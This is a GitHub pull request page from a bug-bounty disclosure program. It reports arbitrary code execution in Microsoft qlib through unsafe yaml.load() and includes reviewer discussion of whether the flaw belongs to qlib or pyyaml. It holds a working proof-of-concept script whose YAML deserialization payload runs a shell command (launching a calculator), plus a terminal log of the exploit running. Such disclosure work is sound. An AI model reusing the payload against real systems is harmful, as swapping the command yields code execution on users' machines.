418sec / huntr Public

Code Issues 79 Pull requests Discussions Projects Security ...

New issue

Jump to bottom

Arbitrary Code Execution in Microsoft/qlib #1329

Merged JamieSlome merged 5 commits into `418sec:staging` from `B3EF:microsoft-qlib-1` on Dec 21, 2020

Conversation 4 Commits 5 Checks 0 Files changed 2

B3EF commented on Dec 8, 2020 • edited Contributor

Description

Arbitrary Code Excecution in microsoft/qlib.
Qlib is an AI-oriented quantitative investment platform, which aims to realize the potential, empower the research, and create the value of AI technologies in quantitative investment.

Technical Description

This package was vulnerable to Arbitrary code execution due to a use of a known vulnerable function **load()** in **yaml**

Exploit code


Python File

```
import os
import qlib.workflow.cli as cli

exploit = """!!python/object/new:type
  args: ["z", !!python/tuple [], {"extend": !!python/name:exec }]
  listitems: "__import__('os').system('xcalc')"
"""
open('exploit.yml','w+').write(exploit)
cli.workflow('exploit.yml','workflow','/tmp')
os.system('rm exploit.yml')
```

POC

- Install qlib using pip
- Run the exploit code



```
  Created wheel for proto-plus: filename=proto_plus-1.13.0-py3-none-any.whl size=41591 sha256=59d0958581c416381bcba74d7f6159ed21c60fbfa0f9a508738fca4b874dc642
  Stored in directory: /root/.cache/pip/wheels/c4/f7/51/d264693ef5a67296bb5601bca5834f5d5b12e325eb4b2d3f7f
Successfully built tinyrecord proto-plus
Inst                    : binary, tinydb, tinyrecord, google-crc32c, google-resumable-media, proto-plus, google-api-core, google-cloud-core, google-cloud-bigquery, pypinfo
  At                    -api-core
                        n: google-api-core 1.22.4
                        re-1.22.4:
                        d google-api-core-1.22.4
Succ                    1.0.0 google-api-core-1.23.0 google-cloud-bigquery-2.6.0 google-cloud-core-1.4.4 google-crc32c-1.0.0 google-resumable-media-1.1.0 proto-plus-1.13.0 pypinfo-17.0.0 tinydb-4.3.0 tinyr
ecor
[b3e                    ypinfo requests
Trac                    st):
  Fi                    /pypinfo", line 8, in <module>

  Fi                    e-packages/click/core.py", line 829, in __call__
                        kwargs)
  Fi                    e-packages/click/core.py", line 782, in main

  Fi                    e-packages/click/core.py", line 1236, in invoke
                        , ctx)
  Fi                    e-packages/click/core.py", line 1066, in invoke
                        llback, **ctx.params)
  Fi                    e-packages/click/core.py", line 610, in invoke
    return callback(*args, **kwargs)
  File "/usr/lib/python3.8/site-packages/click/decorators.py", line 21, in new_func
    return f(get_current_context(), *args, **kwargs)
  File "/usr/lib/python3.8/site-packages/pypinfo/cli.py", line 164, in pypinfo
    client = create_client(get_credentials())
  File "/usr/lib/python3.8/site-packages/pypinfo/core.py", line 60, in create_client
    raise SystemError('Credentials could not be found.')
SystemError: Credentials could not be found.
[b3ef@beef microsoft]$ sl
bash: sl: command not found
[b3ef@beef microsoft]$ ls
exploit_qlib.py  qlib
[b3ef@beef microsoft]$ python exploit_qlib.py
  File "exploit_qlib.py", line 8
    open('exploit.yml',w+).write(exploit)
                        ^
SyntaxError: invalid syntax
[b3ef@beef microsoft]$ python exploit_qlib.py
Traceback (most recent call last):
  File "exploit_qlib.py", line 9, in <module>
    cli.workflow('exploit.yml','workflow','/tmp')
NameError: name 'cli' is not defined
[b3ef@beef microsoft]$ python exploit_qlib.py
Warning: locale not supported by Xlib, locale set to C
Warning: Cannot convert string "calculator" to type Pixmap
Warning: Cannot convert string "8x13" to type FontStruct
Warning: Cannot convert string "-adobe-symbol-*-*-*-*-*-120-*-*-*-*-*-*" tc
```

💥 Impact

code execution

✅ Checklist

☑ *Created and populated the* `README.md` *and* `vulnerability.json` *files*

- ☑ *Provided the repository URL and any applicable permalinks*
- ☑ *Defined all the applicable weaknesses (CWEs)*
- ☑ *Proposed the CVSS vector items i.e. User Interaction, Attack Complexity*
- ☑ *Checked that the vulnerability affects the latest version of the package released*
- ☑ *Checked that a fix does not currently exist that remediates this vulnerability*
- ☑ *Complied with all applicable laws*

B3EF added 2 commits 2 years ago

`Create README.md` 778c00f

`Create vulnerability.json` 7792516

huntr-helper added the **disclosure** label on Dec 8, 2020

huntr-helper requested review from **bbeale**, **Mik317** and **mufeedvh** 2 years ago

`Update vulnerability.json` d156dba

JamieSlome added this to **In Progress** in **Kanban** on Dec 8, 2020

`Update README.md` e5f1933

adam-nygate commented on Dec 14, 2020 Member

@B3EF this seems like an issue in a known vulnerable dependency of the project, rather than a vulnerability in the project itself. Closing for now, but please let me know if you feel differently.

adam-nygate closed this on Dec 14, 2020

adam-nygate reopened this on Dec 15, 2020

JamieSlome requested a review from **mzfr** 2 years ago

mzfr reviewed on Dec 16, 2020

View changes

mzfr left a comment

@B3EF This is not an issue with the qlib but instead the dependency used in that project i.e pyyaml[1] & ruamel[2].

Also you can see that the exploit that you are passing is getting loaded by the `yaml` package here.

So pyyaml is the real culprit behind this issue.

B3EF commented on Dec 16, 2020 Contributor Author

> **@B3EF** This is not an issue with the qlib but instead the dependency used in that project i.e pyyaml[1] & ruamel[2].
>
> Also you can see that the exploit that you are passing is getting loaded by the `yaml` package here.
>
> So pyyaml is the real culprit behind this issue.

hi **@mzfr** ,
but pyyaml and ruamel.yaml have an alternate solution to fix it, that's why **@adam-nygate** have reopened my PR's.
any way its ain't a 0day one <3

✓ **Mik317** approved these changes on Dec 16, 2020

View changes

Mik317 left a comment Contributor

> **@B3EF** This is not an issue with the qlib but instead the dependency used in that project i.e pyyaml[1] & ruamel[2].
>
> Also you can see that the exploit that you are passing is getting loaded by the `yaml` package here.
>
> So pyyaml is the real culprit behind this issue.

I think @B3EF is right 😄
All the `deserialization bugs` occurs because the `deserializer` used allows, when user-input is supplied and not checked, to run malicious code. The `pyyaml` library for example allows to use the `safe_load` function which is better to handle `user input` of this type.

In this case the fault isn't of the `deserialization` library, which can handle every input with `load` but of the projects who's not using the `safe_load` alternative. It could be possible also restrict through a overriding class in case some `attributes` (malicious) need to be handled by the `qlib` library.

Cheers,
Mik

🎉 2

`Update vulnerability.json` `a970285`

JamieSlome merged commit **`b6dcc67`** into `418sec:staging` on Dec 21, 2020

huntr-helper added the **discussion** label on Dec 21, 2020

JamieSlome moved this from **In Progress** to **Done** in **Kanban** on Dec 22, 2020

OS-WS referenced this pull request in microsoft/qlib on Feb 16, 2021

`move freq params to dataloader` `802dac8`

westonsteimel mentioned this pull request on Mar 14, 2021

Correction to pip package for pyup.io-39620 for CVE-2021-23338 pyupio/safety-db#2330

Closed

Reviewers

mzfr	🗨
Mik317	✓
bbeale	●
mufeedvh	●

Assignees

No one assigned

Labels

disclosure discussion

Projects

No open projects

1 closed project ▾

Milestone

No milestone

Development

Successfully merging this pull request may close these issues.

None yet

6 participants